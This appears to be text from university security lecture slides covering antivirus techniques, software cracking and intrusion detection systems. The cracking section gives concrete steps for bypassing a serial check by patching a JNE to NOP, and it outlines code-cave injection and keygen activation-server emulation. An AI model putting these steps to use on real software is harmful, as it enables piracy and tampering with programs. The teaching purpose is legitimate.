- Per Sophos, this antivirus bypassing technique works on Windows 7, Windows 8, and Windows 10.

This technique is successful because of the way the vulnerability in the Gigabyte driver was handled, leaving a loophole that hackers can exploit. For this debacle, two parties are at fault -- first Gigabyte, and then Verisign. Gigabyte's fault resides in its unprofessional manner in which it dealt with the vulnerability report for the affected driver. Instead of acknowledging the issue and releasing a patch, Gigabyte claimed its products were not affected. The company's downright refusal to recognize the vulnerability led the researchers who found the bug to publish public details about this bug, along with proof-of-concept code to reproduce the vulnerability. This public proof-of-concept code gave attackers a roadmap to exploiting the Gigabyte driver. When public pressure was put on the company to fix the driver, Gigabyte instead chose to discontinue it, rather than releasing a patch. But even if

Gigabyte had released a patch, attackers could have simply used an older and still vulnerable version of the driver. In this case, the driver's signing certificate should have been revoked, so it wouldn't be possible to load the driver's older versions either.

- Secure applications
- Secure systems
- **Secure software**
  - **Malware**
    - ▶ Introduction
    - ▶ Examples
    - ▶ A brief overview
    - ▶ Infection methods
    - ▶ Countermeasures
  - Software cracking

33

- **Virus scanner**
  - **Preventing malware from entering the system**
    - ▶ Not always 100% possible
  - **Reacting to malware infection**
    - ▶ Detecting infection
      - ✓ E.g. By storing CRC of all files
    - ▶ Identifying malware involved
    - ▶ Removing traces left by malware
      - ✓ Restoring original state of infected files/programs

34

The virus scanner can be applied at the terminal of the end user, but also in addition to the access points of a system (e-mail scanner, in combination with firewall,...). The latter solution reduces the chances for malware attacks from outside to spread inside the system.

## ■ 1<sup>st</sup> generation

- **Malware signature recognition**
  - ▶ Immutable part of the virus
  - ▶ Bit sequence recognition
- **Keeping track of program file sizes**
  - ▶ File size changes may point to possible infection
- **Only works on *known* malware**
  - ▶ Frequent definition files updates

## ■ 2<sup>nd</sup> generation

- **Refined recognition pattern**
  - ▶ Analysis of malware operation
  - ▶ Search for encryption part and key
  - ▶ Search for recurrent parts in polymorphic viruses
- **Data integrity verification for program files**
  - ▶ Checking the (un)encrypted hash values of these files

35

## ■ Newer generations

- **Behaviour based identification of malware**
  - ▶ Instead of identification based on malware structure
  - ▶ Rather few typical malware actions
    - ✓ E.g. program and system files modifications
  - ▶ Enables detection of unknown malware
- **Arms race with malware developers**
- **Intercepting malware by running program initially in emulated system**
  - ▶ No longer direct access to system resources
    - ✓ Impossible to cause damage
  - ▶ Slows down program execution

36

The trend in the development of malware protection is to focus on typical malware behaviour, rather than the detection of the malware itself. The number of actions attempted by malware usually is quite limited. Newer detection software attempts to intercept certain behaviours. The dangers of this approach are that legitimate programs may also show some of these behaviours (false alarm) and that some malware behaviours are intercepted too late (after damage is caused). Specific malware behaviours could be:

- attempts to open, read, modify, erase, etc. files
- formatting data storage
- modifying programs, scripts, macros, etc.
- modifying critical system settings (registry in Windows e.g.)
- starting network communications
- attempts to shut down virus scanner or other protection
- etc.

To counter the negative effect of a false alarm, interaction with the user can be requested, which however requires the user to know what he is doing, which is definitely not obvious (cf. list of running processes in Task Manager).

Emulation may be used to defeat polymorphic obfuscation by letting the malware demangle itself in a virtual environment before utilising other methods, such as traditional signature scanning. Such virtual environment is sometimes called a sandbox. Polymorphism does not protect the virus against such emulation, if the decrypted payload remains the same regardless of variation in the decryption algorithm. Metamorphic code techniques may be used to complicate detection further, as the virus may execute without ever having identifiable code blocks in memory that remain constant from infection to infection.

## ■ Prudence

- **Most malware infections can be avoided using basic precautionary measures**

- ▶ **E-mail still is an important source of trouble**

- ✓ Don't open unknown or potentially hazardous attachments (\*.exe, \*.vbs, \*.pic, etc.)
      - » Possible to block these automatically
    - ✓ Switch off macros from documents
    - ✓ Don't open unexpected attachments
    - ✓ Check the URL of the link before you click
      - » Facebook or LinkedIn invitations e.g.

37

## ■ Prudence

- **Most malware infections can be avoided using basic precautionary measures**

- ▶ **Don't install unrequired communication services (ftp server, telnet server, mail server, etc.)**

- ▶ **Keep malware definition files up-to-date**

- ✓ Central distribution or automatic updates are common now
    - ✓ 1 year free antivirus means you need to pay after 1 year

- ▶ **Timely patch known vulnerabilities**

- ✓ Many exploits target unpatched systems
    - ✓ Even more important on servers

38

- Secure applications
- Secure systems
- **Secure software**
  - Malware
  - **Software cracking**

39

- **Software Cracking**
  - Modifying software to remove protection methods such as copy prevention, trial/demo, serial number authentication.
- **Major component of software piracy**
  - “U.S. software industry lost over \$2.9 billion in the U.S. and \$11 billion in international sales from software theft”
- **Pre-compiled cracks widely distributed on websites**
  - Often contain malware injected in their code
  - E.g. Windows Vista activation crack

40

## ■ Example tools

- **W32Dasm**

- ▶ Disassembler used to translate machine language to readable assembly language.

- **Hex Workshop**

- ▶ Hex editor used to edit raw binary applications.

- **OllyDBG**

- ▶ Debugger used to trace through program step by step.

41



**URSoft W32Dasm Program Disassembler/Debugger (Demo Version 8.7)**

```

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help
File Start EP Loc Jump Ret Call Ret Imp Exp Dots Code Menu DLG Stm User Help

|:0100127F 7762      ja 010012E3
|:01001281 A8D4      test al, D4
|:01001283 7740      ja 010012C5
|:01001285 6BD577    imul edx, ebp, 00000077
|:01001288 C9        leave
|:01001289 6C        insb
|:0100128A D577      aad (base=119)
|:0100128C D7        xdat
|:0100128D B5D4      mov ch, D4
|:0100128F 7744      ja 010012D5
|:01001291 E5D6      in ax, D6
|:01001293 77D9      ja 0100126E
|:01001295 89D4      mov esp, edx
|:01001297 77CE      ja 01001267

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0100125B(C)

|:01001299 8BD4      mov edx, esp
|:0100129B 773D      ja 010012DA
|:0100129D 94        xchg eax,esp
|:0100129E D477      aam (base119)

```

Line:737 Pg 15 of 369 Code Data @:01001299 @Offset 00000699h in File:notepad.exe

42



Hex Workshop - [notepad.exe]

File Edit Disk Options Tools Window Help

B S L O F D

000078DC 7457 696E 646F 7754 6578 7457 0000 BC01 4C6F 6164 tWindowTextW....Load  
000078F0 4963 6F6E 5700 1601 4765 7446 6F63 7573 0000 0E01 IconW...GetFocus....  
00007904 4765 7444 6573 6B74 6F70 5769 6E64 6F77 0000 9202 GetDesktopWindow....  
00007918 5368 6F77 5769 6E64 6F77 0000 FF00 4765 7443 6C69 ShowWindow...GetCli  
0000792C 656E 7452 6563 7400 4D02 5365 7443 7572 736F 7200 entRect.M.SetCursor.  
00007940 2A02 5265 6C65 6173 6544 4300 0C01 4765 7444 4300 \*.ReleaseDC...GetDC.  
00007954 9F00 4469 616C 6F67 426F 7850 6172 616D 5700 4302 ..DialogBoxParamW.C.  
00007968 5365 7441 6374 6976 6557 696E 646F 7700 2201 4765 SetActiveWindow..."Ge  
0000797C 744B 6579 626F 6172 644C 6179 6F75 7400 8F00 4465 tKeyboardLayout...De  
00007990 6657 696E 646F 7750 726F 6357 0000 9900 4465 7374 fWindowProcW....Dest  
000079A4 726F 7957 696E 646F 7700 DB01 4D65 7373 6167 6542 rowWindow...].MessageB  
0000798B 6565 7000 0102 506F 7374 5175 6974 4D65 7373 6167 eep...PostQuitMessag

notepad.exe

offset: 31151 [0x000079AF]

8BIT Signed Byte 1  
8BIT Unsigned Byte 1  
16BIT Signed Short 19713  
16BIT Unsigned Short 19713  
32BIT Signed Long 1936018689  
32BIT Unsigned Long 1936018689  
64BIT Signed Quad 7306916068917071105  
64BIT Unsigned Quad 7306916068917071105  
32BIT Float 1.8167081e+031  
64BIT Double 3.0318264e+180

Compare Results

Source Count Target

Ready

43



44

- Secure applications
- Secure systems
- Secure software
  - Malware
  - Software cracking
    - ▶ Software Serial Crack
    - ▶ Key Generator
    - ▶ Code Injection
    - ▶ Defenses against code disassembly

45

- Serial Key Crack
  - In disassembler W32dasm or debugger
  - Search for string comparison (cmp)
  - Jumps to “Invalid serial” if not equal (jne)
  - Note offset

```
:004012D7 E888090000          call 00401C64
:004012DC 83C410            add esp, 00000010
:004012DF 8B45FC            mov eax, dword ptr [ebp-04]
:004012E2 3B45F8            cmp eax, dword ptr [ebp-08]
:004012E5 7549             jne 00401330
```

46


## ■ Serial Key Crack

- In Hex Editor

- ▶ Go to offset of JNE
- ▶ Change JNE to NOP (0x9090)

- JNE is now bypassed

- ▶ Any serial number can now be used.



47

## ■ Secure applications

## ■ Secure systems

## ■ Secure software

- Malware

- Software cracking

- ▶ Software Serial Crack
- ▶ Key Generator
- ▶ Code Injection
- ▶ Defenses against code disassembly

48

## ■ Requirements for software installation

- **Product Id**
- **Serial Key**

## ■ Key generator or “key-gen”

- **Program that generates a serial key or Registration number for a software**

- ▶ Often for bulk licensing
- ▶ Also one of the major contributors to Software Piracy
  - ✓ Available for free download on several websites (with or without malware attached)
  - ✓ Automated knowledge of assembly language not required by the end user

49

A key generator (key-gen) is a computer program that generates a product licensing key, such as a serial number, necessary to activate for use a software application. Keygens may be legitimately distributed by software manufacturers for licensing software in commercial environments where software has been licensed in bulk for an entire site or enterprise, or they may be distributed illegitimately in circumstances of copyright infringement or software piracy.

Many unauthorized keygens, available through P2P networks or otherwise, contain malicious payloads. These key generators may or may not generate a valid key, but the embedded malware loaded invisibly at the same time may, for example, be a version of CryptoLocker (ransomware). Antivirus software may discover malware embedded in keygens. Such software often also identifies unauthorized keygens which do not contain a payload as potentially unwanted software, often labeling them with a name such as Win32/Keygen or Win32/Gendows.

## ■ Key verification

- Over the internet
  - ▶ Bypassed by e.g. server emulation
- Using key verification algorithms
  - ▶ A variety of Authentication algorithms used
    - ✓ Algebraic expression( output = ((pid\*2 + 73)\*3) - 28)
    - ✓ Key gives a checksum of 25

## ■ Approach



50

Many programs attempt to verify or validate licensing keys over the Internet by establishing a session with a licensing application of the software publisher. Advanced keygens bypass this mechanism, and include additional features for key verification, for example by generating the validation data which would otherwise be returned by an activation server. If the software offers phone activation then the keygen could generate the correct activation code to finish activation. Another method that has been used is activation server emulation, this patches the program memory to use the keygen as activation server.

- Secure applications
- Secure systems
- **Secure software**
  - Malware
  - **Software cracking**
    - ▶ Software Serial Crack
    - ▶ Key Generator
    - ▶ Code Injection
    - ▶ Defenses against code disassembly

51

- **Code injection**
  - Used to execute arbitrary code in a compiled program
- **Approach**
  - Find code caves (DB 00)
    - ▶ Unused memory locations in executable
  - Overwrite code caves with malicious codes
    - ▶ Redirect JMP instructions to malicious codes
    - ▶ Redirect back to original code
  - Resume normal operation
    - ▶ Injected code executes as well as original program
- **Advantages**
  - Easy & fast
  - No need for source code
- **Disadvantages**
  - Easy to break the program
  - Lack of versatility

52

The concept of a code cave is often used by hackers to execute arbitrary code in a compiled program. It can be an extremely helpful tool to make additions and removals to a compiled program including the addition of dialog boxes, variable modification, or removal of software key validation checks. Often using a call instruction commonly found on many CPU's, the code jumps to the new subroutine and pushes the next address onto the stack. After execution of the subroutine, a return instruction can be used to pop the previous location off of the stack into the program counter. This allows the existing program to jump to the newly added code without making significant changes to the program itself.

#### Advantages


**Easy/Fast** – This means the modification process is fast and easy. When modifying the existing code with byte tools like Ollydbg, the added functions can be compiled and tested without any dependencies.

**No need for source** – Using code caves can be extremely efficient if there is no source code provided for the coder. The programmer can make adjustments and add/remove functions to the code without having to rewrite an entire new program or link class into a project.

#### Disadvantages

**Easy to break the program** – In many cases you will be modifying the executable file. This means that there may not be an existing code cave in the existing script for any code injection due to the lack of resources provided in script. Any replacement of the existing script may lead to program failure/crash.

**Lack of versatility** – Injecting code into an existing script means that the limited space given only allows for simple instruction modifications and the language used is only assembly.



**Ollydbg:** a debugger for code analysis. It traces the script calls and executes, as well as displays any iterations in the libraries and binaries. Code can be injected or removed into/from the EXE file directly with this debugger.

- Secure applications
- Secure systems
- Secure software
  - Malware
  - Software cracking
    - ▶ Software Serial Crack
    - ▶ Key Generator
    - ▶ Code Injection
    - ▶ Defenses against code disassembly

54

- Typically uses Code Morphing
  - Self-modifying code against reverse engineering
  - Obfuscates the code on the level of the CPU commands rather than the source level.
    - ▶ Breaking up code fragments
    - ▶ Transformation into virtual intermediary commands
    - ▶ Code replacements
    - ▶ Encryption
  - No protection against run-time tracing

55



## Network and Computer Security

### Chapter 6 – Intrusion detection

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



#### ■ Intrusion detection

- Introduction
- Audits
- Practical approaches
- Honeypots
- Limitations

**“An ounce of prevention is worth a pound of detection”**


## ■ Difficult to define

- Not everyone agrees
- This is a **big** problem
  - ▶ How about someone telnetting your system?  
✓ And trying to log in as “root”?
  - ▶ What about a ping sweep?
  - ▶ What about them running a port scan?
  - ▶ What about them trying to download code on your webserver?

3

## ■ Attack Detection (AD)


- Placing an IDS outside of the security perimeter records **attack level**
  - ▶ If the perimeter is well designed the attacks should not affect it!
    - ✓ Will generate a lot of noise and be ignored quickly
  - ▶ Still useful information for management (“we have been attacked 3,201 times this month...”)



4

## ■ Intrusion Detection (ID)

- Placing an IDS within the perimeter will detect instances of clearly improper behavior
  - ▶ Hacks via backdoors
  - ▶ Hacks from staff against other sites
  - ▶ Hacks that got through the firewall
- When the IDS alarm goes off it's a red alert



## ■ Ideally do both

- Realistically, do ID first then AD
  - ▶ Or, deploy AD to justify security effort to management, then deploy ID (more of a political problem than a technical one)
- The real question here is one of staffing costs to deal with alerts generated by AD systems


## ■ Goal of intrusion detection

- Detecting an attack
  - ▶ During the attack
  - ▶ After the attack
- Doesn't replace preventive measures
  - ▶ However a useful complement
  - ▶ Catching attacks that could not be prevented

7

## ■ Assumption

- Intruder behaves differently from legitimate user
  - ▶ Difference should be measurable
  - ▶ In reality: some overlap between both behaviours
    - ✓ Implying false positive and false negative decisions
- Ideal detection probability
  - ▶ 0% false negatives
    - ✓ Don't let an attack pass undetected
  - ▶ 0% false positives
    - ✓ A False Positive is when a system raises an incorrect alert
    - ✓ It's easy to achieve this: *simply detect nothing*



8

A false positive decision occurs when legitimate use is considered an intrusion. If the number of false positive decisions becomes too large, it is almost impossible to discern the real intrusions from the large quantity of false alarms.

A false negative decision occurs when an intrusion is considered legitimate use. This intrusion will then typically not be detected.

In practice false positive alerts are the more problematic issue of intrusion detection systems, as legitimate use is much more common than intrusion attempts.



## ■ Advantages

- **A reasonably effective IDS can identify**
  - ▶ Internal hacking
  - ▶ External hacking attempts
- **Allows the system administrator to quantify the level of attack the site or network is under**
- **May act as a backstop if a firewall or other security measures fail**

## ■ Disadvantages

- **IDS' don't typically act to prevent or block attacks**
  - ▶ They don't replace firewalls, routers, etc.
- **If the IDS detects trouble on your interior network what are you going to do?**
  - ▶ By definition *it is already too late*

9

The ideal Intrusion Detection System (IDS) will notify the system/network manager of a successful attack in progress:

- With 100% accuracy
- Promptly (in under a minute)
- With complete diagnosis of the attack

Ideally, an IDS will categorize/identify the attack

- Assess the target's vulnerability
- Notify the administrator
- If the vulnerability has a known "fix" it would include directions & recommendations for applying the fix

Unfortunately, this is not realistic. In practice the best you can hope for is to get information on probable attacks, as well as which types of attacks are being performed. Nevertheless, even when this information is not provided real-time, such a system can potentially save millions of euros by catching intruders before any real harm is done.

## ■ Usefulness of intrusion detection

- **If detection is sufficiently rapid**
  - ▶ Identify and expel intruder before any damage is caused
- **But even in case of detection at a later stage**
  - ▶ Evaluate and repair damage as quickly as possible
- **Deterrent**
  - ▶ Risk for attacker to be exposed
- **Collection of information about attack techniques**

10


## ■ Intrusion detection

- Introduction
- **Audits**
- Practical approaches
- Honeypots
- Limitations

11

## ■ Fundamental part of IDS

- Records of user activity: input for IDS
- Used for dissecting user operations in elementary steps
- Audit based IDS post -process audit trail (and other) information
  - ▶ Activity is first logged *then* post-processed
  - ▶ Batch oriented approach allows for virtually infinite correlation if enough data is present



12

## ■ Types

- “Native audit records”
  - ▶ Component of most operating systems
  - ▶ Doesn’t require additional software..
  - ▶ ...but isn’t always in most adequate format
- Detection specific audit records
  - ▶ Collect IDS specific information
  - ▶ Possibly system independent
  - ▶ Drawback: 2 audit programs on same system

## ■ Determining what is a good audit probe point (what & where to record something) is a difficult problem

- Orange book on “Trusted Computer System Evaluation Criteria” includes 23 probe points within UNIX kernel and applications
- Most vendor specific solutions are not compatible with each other

13

## ■ Possible contents structure

- **Subject**
- **Action**
- **Object**
- **Possible exception condition**
- **Resource usage**
- **Time stamp**

## ■ Examples

- **Users logging in at unusual hours\***
- **Unexplained reboots**
- **Unexplained time changes**
- **Unusual error messages**
- **Failed login attempts**
- **Users logging in from unfamiliar sites\***

\* (implies that per-user “history” is kept)

14

## ■ Host Based

- **Collect data usually from within the operating system**
  - ▶ C2 audit logs
  - ▶ System logs
  - ▶ Application logs
- **Data collected in very compact form**
  - ▶ But application / system specific
- **Pro**
  - ▶ **Quality of information is very high**
    - ✓ Software can “tune” what information it needs
    - ✓ Kernel logs “know” who user is
  - ▶ **Density of information is very high**
    - ✓ Often logs contain preprocessed information
- **Con**
  - ▶ **Capture is often highly system specific**
    - ✓ Usually only 1, 2 or 3 platforms are supported
  - ▶ **Performance is a wildcard**
    - ✓ To unload computation from host the logs are usually sent to an external processor system
  - ▶ **Hosts are often the target of attack**
    - ✓ If they are compromised their logs may be subverted
    - ✓ Data sent to the IDS may be corrupted
    - ✓ If the IDS runs on the host itself it may be subverted

15

Intrusion detection systems are of two main types: network based (NIDS) and host based (HIDS) intrusion detection systems.

Host Intrusion Detection Systems (HIDS) run on individual hosts or devices on the network. A HIDS monitors the inbound and outbound packets from the device only and will alert the user or administrator if suspicious activity is detected. It takes a snapshot of existing system files and matches it to the previous snapshot. If the critical system files were modified or deleted, an alert is sent to the administrator to investigate. An example of HIDS usage can be seen on mission critical machines, which are not expected to change their configurations.

## Audit data sources: host vs network


### ■ Network Based

- **Collect data from the network or a hub / switch**
  - ▶ Reassemble packets
  - ▶ Look at headers
- **Try to determine what is happening from the contents of the network traffic**
  - ▶ E.g. user identities are inferred from actions
- **Pro**
  - ▶ No performance impact
  - ▶ More tamper resistant
  - ▶ No management impact on platforms
  - ▶ Works across operating systems
  - ▶ Can derive information that host based logs might not provide (packet fragmenting, port scanning, etc.)
- **Con**
  - ▶ May lose packets on flooded networks
  - ▶ May mis-reassemble packets
  - ▶ May not understand O/S specific application protocols (e.g.: SMB)
  - ▶ May not understand obsolete network protocols (e.g.: anything HDLC)
  - ▶ Does not handle encrypted data

16

Network Intrusion Detection Systems (NIDS) are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network. It performs an analysis of passing traffic on the entire subnet and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator. Typical locations to install a NIDS are the subnets of the DMZ to see if someone is trying to break into the firewall. Ideally one would scan all inbound and outbound traffic, however doing so might create a bottleneck that would impair the overall speed of the network. NID Systems are also capable of comparing signatures for similar packets to link and drop harmful detected packets which have a signature matching the records in the NIDS. When we classify the designing of the NIDS according to the system interactivity property, there are two types: on-line and off-line NIDS. On-line NIDS deals with the network in real time and it analyses the Ethernet packet and applies rules to decide if it is an attack or not. Off-line NIDS deals with a stored data and pass it on an offline external process to decide if it is an attack or not.

- **Inline (real-time) intrusion detection approaches**
  - **Process audit data as it is generated**
    - ▶ Typically discard audit data that it does not recognize as significant
  - **Amount of correlation tends to be limited**
- **Inline is faster but only provides a “local” view unless a lot of data is forwarded in real -time to a central location**
  - **Audit is deeper but requires keeping lots of data**
  - **Hybrid systems exploit both: inline detection of significant events to an audit station**



17

- **Intrusion detection**
  - **Introduction**
  - **Audits**
  - **Practical approaches**
  - **Honeypots**
  - **Limitations**

18

## ■ Statistical approach

- **Attempts to define normal, expected behaviour**
  - ▶ Also suitable against intruders attempting to abuse someone's account ("masquerader")

## ■ Rule-based approach (or "signature based")

- **Attempts to define improper behaviour**
  - ▶ Detects known attacks or threats
  - ▶ Also suitable against legitimate users
    - ✓ Abusing their rights
    - ✓ Attempting to access resources they aren't authorised to access ("misfeasor")

## ■ Hybrid approaches

- **Combination of both**

19

Statistical anomaly-based IDS. An IDS which is anomaly based will monitor network traffic and compare it against an established baseline. The baseline will identify what is "normal" for that network- what sort of bandwidth is generally used, what protocols are used, what ports and devices generally connect to each other- and alert the administrator or user when traffic is detected which is anomalous, or significantly different, than the baseline. The issue is that it may raise a False Positive alarm for a legitimate use of bandwidth if the baselines are not intelligently configured.

Signature-based IDS. A signature based IDS will monitor packets on the network and compare them against a database of signatures or attributes from known malicious threats. This is similar to the way most antivirus software detects malware. The issue is that there will be a lag between a new threat being discovered in the wild and the signature for detecting that threat being applied to the IDS. During that lag time the IDS would be unable to detect the new threat.

In practice both approaches are often combined to be able to detect a variety of attacks that is as large as possible.

## ■ Intrusion detection

- Introduction
- Audits
- **Practical approaches**
  - ▶ Statistical
  - ▶ Rule based
  - ▶ Hybrid approaches
- Honeypots
- Limitations

20

## ■ Represents typical behaviour

- **Based on information about behaviour of legitimate users over long period**
  - ▶ E.g. audit information
  - ▶ Using statistical tests to determine whether use is normal
- **Approaches**
  - ▶ Threshold detection
  - ▶ Profile based
  - ▶ Anomaly detection

21

The advantage of statistical approaches is that little prior knowledge is required. The detection system “learns” what normal behaviour is and searches for deviations from this normal behaviour. It is not dependent on system specific properties and vulnerabilities and can therefore also be easily transferred between different systems.

- **Defines (user independent) thresholds for frequency at which various events occur**
  - Counting number of occurrences of specific event within some time span
  - Intrusion presumption when threshold (limit for reasonable number) is crossed
  
- **Not very efficient of itself**
  - Many false positive and false negative decisions
  - Still useful in combination with other techniques

22

- **Concept**
  - Defines activity profile for each user or user group
  - Detects possible changes in this activity
  
- **Approach**
  - Designer defines metrics representing user behaviour
  - Analysis of audit records over time interval produces activity profile for average user
    - ▶ Definition of typical behaviour
  - Analysis of actual audit records allows comparison with typical behaviour
    - ▶ Detection of possible intrusion
  
- **Possible metrics**
  - **Counter: positive, strictly increasing**
    - ▶ E.g. counting number of login attempts by user within 1 session
  - **Gauge: positive**
    - ▶ E.g. number of connections for 1 user application
  - **Interval timer: time span between events**
    - ▶ E.g. timespan between login attempts
  - **Resource usage: over some time span**
    - ▶ E.g. CPU time for program execution

23

## ■ Comparable to statistical detection

- **Automatically analyze the network or system and infer what is normal**
  - ▶ Rules are derived from historical audit records to describe normal behaviour
    - ✓ For users, programs, terminals, etc.
- **Apply statistical or heuristic measures to subsequent events and determine if they match the model/statistic of “normal”**
  - ▶ Actual use is checked against set of rules
    - ✓ For effectiveness of this approach: large number of rules required (thousand or more)
  - ▶ If events are outside of a probability window of “normal” generate an alert (tunable control of false positives)

24

Anomaly detection approaches automatically derive rules to detect deviations from earlier system behaviour patterns. Here too, no prior knowledge of system vulnerabilities is required. In contrast to the previous approach, the system itself is modelled, rather than user behaviour.

## ■ Statistical analysis

- **Modeling behavior of users or systems and looking for deviations from the norm**
  - ▶ Average value and standard deviation
  - ▶ Multivariate statistical models
